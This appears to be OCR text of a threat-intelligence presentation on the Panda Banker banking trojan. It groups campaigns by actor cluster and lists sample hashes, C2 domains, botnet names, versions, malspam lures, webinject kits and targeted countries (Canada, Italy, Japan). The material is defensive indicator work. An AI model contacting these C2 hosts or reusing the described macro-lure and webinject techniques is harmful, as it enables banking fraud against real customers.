
Take Warning

Historical IOCs Ahead



Take Warning


Historical IOCs Ahead




Grouping

- Delivery
  - Malspam
  - Exploit kit
  - Exploit
- Installation
  - Key hash
  - Botnet name
  - Dynamic config file hash
  - Webinjects file hash
- Command and Control (Malware and Webinjects)
  - Domain
  - URI paths
  - IPs
  - TLS common name
  - TLS fingerprint
  - Whois email
  - DNS SOA email
- Actions on Objective
  - Cryptocurrency IDs
  - Countries targeted
  - Instant messaging IDs


Groups (IOC Overlap)



Groups (BaseConfig Key Hashes)



Group (“First Contact”)



- **Samples:** ~80
  - Oldest: db790cbe0beb2a9c2749cb914fbdec8bdc7aa2ef3c9ca6c721e0c0fede715fb2
    - C2: denatgruel.com
  - Newest: 0c3dc58144b854493098c226abb4355dfb52d780c6422266c1c14ebbebc41836
    - C2s: l6a9v8s6.top, l9l6m1w6.top, x8a9i1s7.top
- **Activity:** January 2016 – April 2018
- **Versions:** 2.1.0 – 2.6.6 (missing 14 versions)
- **Botnets:** newtest, vnc
- **Dynamic Config Filenames:** newtest.dat. release1.dat, config.dat, configvnc.dat
- **First debug build** (April 2016)
  - 31f8346b01d9e3c307280bf900de4e91a57d579d5327f75fd697431bcdd20dd4
    - C2s: hydroyeo.com, cabbyelias.com, untosalol.com, shaveaweto.com, riottorus.com, meatodel.com

Group (“First Contact”)

- **Distribution**
  - Malspam (April 2018)
    - Word doc with macros hosted on Dropbox
      - Spoofing a shipping company
    - Smoke Loader
      - C2s: uhyzw6aqrc2zzu.win, 8mqytvupwfdh.bid, hdbhxq9swamy7.bid
    - Panda Banker
      - C2s: l6a9v8s6.top, l9l6m1w6.top, x8a9i1s7.top
  - Rubella Macro Builder” (April 2018)
    - Source: https://www.flashpoint-intel.com/blog/rubella-macro-builder/

Group (“First Contact”)


- **Targeting**
  - Canada (March 2017)
    - 1cb29891cd23b232c611ec24cf0f7a4c73fe419ff2be637beeb07360d3d402c5
    - C2: plk4kd.xyz
    - Webinjects
      - ~39
      - “tables” kit
      - C2: slphstvz.biz
  - Canada (December 2017)
    - f99839235cd4d2c731bd66a75a3d49a57a45c5aa2e7637802284f16579fddd6a
    - C2: frumdingo.top
    - Webinject
      - ~39
      - “tables” and “_txt.insert” kits
      - C2: plakdm.xyz

Group (“Italian Job”)

- **Samples:** ~700
  - Oldest: 335c0e4430a08956f796611b3ebf273117e784ee1d728d7b8fcb9997c98735cc
    - C2s: 569311CDA810.faith, E3113EAF8798.bid
  - Newest: 58af96fb4c4f551fc9b8eb4890eab0144221ca976286f928d5bed696945f705e
    - C2s: F2D5CAB27447.tk, F2D5CAB27498.ml, F2D5CAB27410.ga, F2D5CAB27498.cf, 0406453a7047.tk
- **Activity:** August 2017 – September 2018
- **Versions:** 2.5.0 – 2.6.10 (missing 2 versions)
- **Botnets:** armata, onore, markit, mark, markusnew, billit, bill, mrtwister

Group (“Italian Job”)

- **Distribution**
  - TA544
  - Malspam (August 2018)
    - Attached Word or Excel doc with macros
      - Subjects containing “Fattura” (translated: Invoice)
    - Panda Banker
      - 01464f1b285cd09b899c87c195d6b7d04b4a99c87ea16b43d11ea18cd2252eca
      - C2s: C5815F7F4427.bid, C5815F7F4418.win
  - Nymaim, Ursnif, Chthonic, Zloader, and URLZone



Group (“Italian Job”)

- **Targeting**
  - Italy (August 2017)
    - 335c0e4430a08956f796611b3ebf273117e784ee1d728d7b8fcb9997c98735cc
    - C2s: 569311CDA810.faith, E3113EAF8798.bid
    - Webinjects
      - ~20
      - “id=“ and “adm=“ kits
      - C2s: westrostres.bid, sslstats.info
  - Italy and some Bitcoin (March 2018)
    - 8471a89cee977822f9826cabd122d63b7b8a2bd0a5239e22c634ac9eb951f47d
    - C2: 0a109ec2ab47.com, fa208cd45c47.com, 3f5d37ec8547.com, f582e064be47.com
    - Webinjects
      - ~106
      - “adm=“, “e.php?v=“, and “data-s %SOCKS%” kits
      - C2s: sslstats.info, gemendoloma.top, seccunet.com

Group (“Italian Job”)

Update 1

This article was originally written in **June/2018** and slightly updated over time, we decided **not** to publish any detail due to the huge amount of sensitive data available and accessible on the drop zones. ReaQta alerted the financial institutions involved, the CERTS and the authorities of the countries involved in this attack. As of August 2018 the servers used to collect the data went finally down and today we believe there is no harm anymore in publishing the details.


Source: https://reaqta.com/2018/09/global-malware-campaign-using-zeus-panda/

Group (“Japan Gang”)

- **Samples:** ~160
  - Oldest: 8db8f6266f6ad9546b2b5386a835baa0cbf5ea5f699f2eb6285ddf401b76ccb7
    - C2s: hillaryzell.xyz, buscamapa1.top
  - Newest: 85d8829d7795af046e238d9981592f96ad49dcb2ccb9e5c6bb938bc04b1e8552
    - C2s: uiaoduiiej.chimkent.su, miliocife.aktyubinsk.su
- **Activity:** March 2018 – October 2018
- **Versions:** 2.6.1 – 2.6.10 (missing 3 versions)
- **Botnets:** ank
- **Switched to Osiris (Kronos):** End of July 2018
  - https://www.proofpoint.com/us/threat-insight/post/kronos-reborn

Group (“Japan Gang”)

- Distribution



Source: @kafeine and https://www.proofpoint.com/us/threat-insight/post/kronos-reborn

Group (“Japan Gang”)

- **Targeting**
  - https://asert.arbornetworks.com/panda-banker-zeros-in-on-japanese-targets/ (March 2018)

  - Japan (August 2018)
    - c6911d26991f413ea33919910af300f2083dbc55c559bd2f31c9028da40b6a06
    - C2s: uiaoduiiej.chimkent.su, miliocife.aktyubinsk.su
    - Webinjects
      - ~27
      - “.::grab” and “.::CC+VBV Grabber” kits
      - C2: kioxixu.abkhazia.su

